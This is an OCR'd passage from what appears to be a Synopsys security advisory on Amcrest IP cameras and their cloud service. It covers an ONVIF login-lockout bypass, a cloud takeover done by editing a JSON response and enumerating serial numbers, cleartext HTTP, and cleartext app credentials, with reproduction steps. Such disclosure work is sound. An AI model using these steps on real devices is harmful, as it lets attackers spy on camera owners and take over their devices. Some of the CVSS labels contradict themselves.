
Onvif_password_broterequest.txt

2) To test select a password list of 50 to 60 words long and at the end append the correct admin password
3) Now let the Intruder perform its attack and observe that after even 40 incorrect requests in case of the tester, it is possible to log in with the correct password
4) Repeat the login procedure using the Web interface and observe that after 30 incorrect password attempts the device requires to wait for five minutes


Vulnerability Description

The device has a timeout policy to wait for 5 mins in case 30 incorrect password attempts are detected using the Web and HTTP API interface provided by the device. However, if the same brute force attempt is performed using ONVIF specification which is supported by the same binary then there is no account lockout or timeout executed. This can allow an attacker to circumvent the account protection mechanism and brute force the credentials.

If the firmware version V2.420.AC00.16.R 9/9/2016 is dissected using binwalk tool, we obtain a _user-x.squashfs.img.extracted archive which contains the filesystem set up on the device that many of the binaries in the /usr folder. The binary "sonia" is the one that has the vulnerable function that performs the credential check in the binary for the ONVIF specification. If we open this binary in IDA-pro we will notice that this follows a ARM little endian format. The function at address 00671618 in IDA pro is parses the WSSE security token header.



The sub_ 603D8 then performs the authentication check and if it is incorrect passes to the function sub_59F4C which prints the value “Sender not authorized”.



Exploitation

In this case, the exploit is trivial, it is possible to identify devices that have their web interfaces exposed to the Internet by using Shodan and then all an attacker has to do is set up Burpsuite Intruder or write a custom script to exploit the vulnerability to brute force user credentials.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "sonia" binary which is located in the /usr folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

This account timeout policy needs to be implemented even in the ONVIF authentication check.

5) SIG-EXT-04-2017-05 (No verification when adding camera to cloud services) -- CVE-2017-8228

Introduction

Recently, it was identified that Amcrest cloud services does not perform a thorough verification when allowing a user to add a new Camera to the user's account. This can allow an attacker who knows the serial number to easily add another user's camera to an attacker's cloud account and control it completely. This is only possible in case of any camera that is currently not a part of any Amcrest cloud account. This issue was identified as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows the user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified that Amcrest cloud services does not perform a thorough verification when allowing the user to add a new Camera to the user's account. This can allow an attacker who knows the serial number to easily add another user's camera to an attacker's cloud account and control it completely. This is only possible in case of any camera that is currently not a part of any Amcrest cloud account or has been removed from the user's cloud account. Also, another requirement for a successful attack is that the user should have rebooted the camera in the last two hours. However, it seems at least for IPM-721S model the system by default ensures to reboot the device on every Wednesday at 4:30 pm. This issue exists in their latest firmware version V2.420.AC00.16.R 9/9/2016. All the firmware versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the Amcrest cloud portal and control another user's camera and spy on the user.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:P/RL:U/RC:R/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): None (N):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):

- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity: (P)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Reasonable (R): On the basis of functional exploit written.
- Resulting temporal score: 8.0 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.0 (High).

The final score is thus 8.2 (High).

Vulnerable Versions


All versions of Amcrest IP cameras up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on static firmware analysis, it seems that other Amcrest devices up to the latest version might be vulnerable as well.

Steps to Reproduce

---

1) Restart your Amcrest IPM-721S camera
2) Create a Amcrest cloud account using https://amcrest.com/cloud#section8
3) Once your account is created, log in to the Amcrest cloud portal at https://www.amcrestcloud.com/secure-login
4) Set up Burpsuite or another proxy tool so that it can intercept the HTTPS request and responses passing to and from the browser
5) Click on Add new camera button
6) Enter the name and the serial number of your camera
7) Click Next and enter any username and password value
8) Ensure that your proxy tool can intercept and pause the HTTP request and response passing between the browser and the server
9) Click Next

10) When the server responds back with a failed response, change the values of “success” JSON attribute to true and “credentialresults” attribute to 1




#	Host	Method	URL	Params	Edited	Status	Length	MIME t
35655	https://www.amcrestcloud.com	GET	/media/cczip/28wGSg/cache/assets/js/...	☐	☐	200	148970	script
35656	https://www.amcrestcloud.com	POST	/secure-login	☑	☐	303	529	HTML
35657	https://www.amcrestcloud.com	GET	/sign-up/profile	☐	☐	301	532	HTML
35658	https://www.amcrestcloud.com	GET	/timeline	☐	☐	200	250117	HTML
35660	https://www.amcrestcloud.com	GET	/media/cczip/1Tlh@r/cache/assets/js/2...	☐	☐	200	964701	script
35662	https://www.amcrestcloud.com	POST	/timeline	☑	☐	200	361	JSON
35668	https://www.amcrestcloud.com	POST	/timeline	☑	☐	200	361	JSON
35669	https://www.amcrestcloud.com	POST	/timeline	☑	☑	200	377	JSON
35670	https://www.amcrestcloud.com	POST	/timeline	☑	☐	200	2053	JSON
35672	https://www.amcrestcloud.com	POST	/timeline	☑	☐	200	304	JSON
35673	https://www.amcrestcloud.com	GET	/timeline?layout=camera&tmpl=compone...	☑	☐	200	12036	HTML
35675	https://www.amcrestcloud.com	POST	/timeline	☑	☐	200	304	JSON

Request | Original response | Edited response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Thu, 23 Mar 2017 13:56:31 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding,User-Agent
Cache-Control: max-age=0
Expires: Thu, 23 Mar 2017 13:56:31 GMT
Content-Length: 96
Connection: close
Content-Type: text/html; charset=UTF-8

{"success":true,"type":"success","http_status":200,"data":{"p2pResult":1,"credentialsResult":1}}
```

11) Now click Next and this should add the camera to your account without performing a true credential verification



Vulnerability Description

Amcrest cloud services does not perform a thorough verification when allowing the user to add a new camera to the user's account to ensure that the user actually owns the camera other than knowing the serial number of the camera. This can allow an attacker who knows the serial number to easily add another user's camera to an attacker's cloud account and control it completely. This is possible in case of any camera that is currently not a part of an Amcrest cloud account or has been removed from the user's cloud account. Also, another requirement for a successful attack is that the user should have rebooted the camera in the last two hours. However, both of these conditions are very likely for new cameras that are sold over the Internet at many ecommerce websites or vendors that sell the Amcrest products.


The successful attack results in an attacker being able to completely control the camera which includes being able to view and listen on what the camera can see, being able to change the motion detection settings and also be able to turn the camera off without the user being aware of it.

Note: The same attack can be executed using the Amcrest Cloud mobile application.

Exploitation

In this case, the exploit is trivial, it is possible for an attacker to enumerate the serial numbers generated for Amcrest devices and then try adding them using the HTTPS cloud APIs or writing a script that performs the same actions. The serial number format at least for IPM-721S cameras is a 15-character alphanumeric sequence staring with “AMC” initials.

The only caveat is that the camera would have to be rebooted within the last 2 hours which adds a bit of challenge to that aspect. However, it seems at least for IPM-721S model the system by default ensures to reboot the device on every Wednesday at 4:30 pm



Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "sonia" binary which is located in the /usr folder inside the firmware and then looking at the HTTPS requests that pass back and forth between the tester’s browser and the Amcrest cloud server. The testing for adding a camera to a tester’s account was performed only on the camera owned by the tester.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

This cloud services need to ensure that the user adding the camera actually owns the camera by verifying the local credentials and ensuring to use those credentials again in the final step of adding the camera to the user's account.

6) SIG-EXT-04-2017-06 (Clear Text Communication)

Introduction

Recently it was identified that the device does not enforce SSL to be used while communicating locally on the user's wired or wireless network. This was identified as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows a user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not enforce SSL to be used while communicating locally on the user's wired or wireless network. Based on cursory analysis of other Amcrest products, this might be prevalent in all the Amcrest IP cameras and other Amcrest products. This issue exists in their latest firmware version V2.420.AC00.16.R 9/9/2016. All the firmware versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the web and HTTP API and view the screen.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):

- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):
- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H
- Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).


Vulnerable Versions

All versions of Amcrest IP cameras up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Amcrest devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

7) Navigate to http://[IP ADDRESS OF CAMERA]
8) Log into the device using the device credentials
9) Observe that the device loads the page without using SSL



Vulnerability Description

We believe strong communication encryption is the key to protect against eavesdropping or tampering attacks. This applies to all communication that takes place between the device and Internet as well as on the local network. We identified that the device allows to connect to web management interface on non-SSL connection using plain text HTTP protocol and when remote management is enabled, that is exposed on the Internet as well

Exploitation

A large number of users would connect this camera using wireless network. If the network that it is connected too is an unencrypted wireless network such as in SOHO offices or cafes or small businesses. Then an attacker can easily sniff the credentials traveling over that wireless network. As all an attacker would have to do in that case is sniff the wireless packets which can be performed by using open source tools and with a cheap tablet or laptop. Otherwise an attacker would need to have a man in the middle position established on the Internet. This might be possible by attacking Internet Service providers and then using DNS based redirection attacks which would allow an attacker to sniff all the traffic passing between various nodes**.**

Vulnerability discovery

The vulnerability was discovered by manual pentesting the web management interface.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary to enforce SSL to be used by the device even on user's local networks.

7) SIG-EXT-04-2017-07 (Insecure Data Storage: Clear text credentials)

Introduction

Recently it was identified that the Android application AmcrestView-Pro provided by Amcrest Technologies has been storing the credentials of the device in clear text on Android or iOS device. This was identified as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows a user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified identified that the Android application AmcrestView-Pro provided by Amcrest Technologies has been storing the credentials of the device in clear text on Android or iOS device. The issue exists in the most recent Android application installed by the researchers on 7/19/17. All the application versions prior to that are

vulnerable. It allows an attacker who can provide the default credentials to login into the web and HTTP API and view the screen.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):
- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H
- Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).

Vulnerable Versions


All versions of AmcrestView Pro applications up to the latest version contain the vulnerability..

Steps to Reproduce

---

1) Navigate to “/data/data/com.mm.android.direct.AmcrestViewPro/databases”
2) Extract the devicechannel.db file

3) Click on the file and search for your password



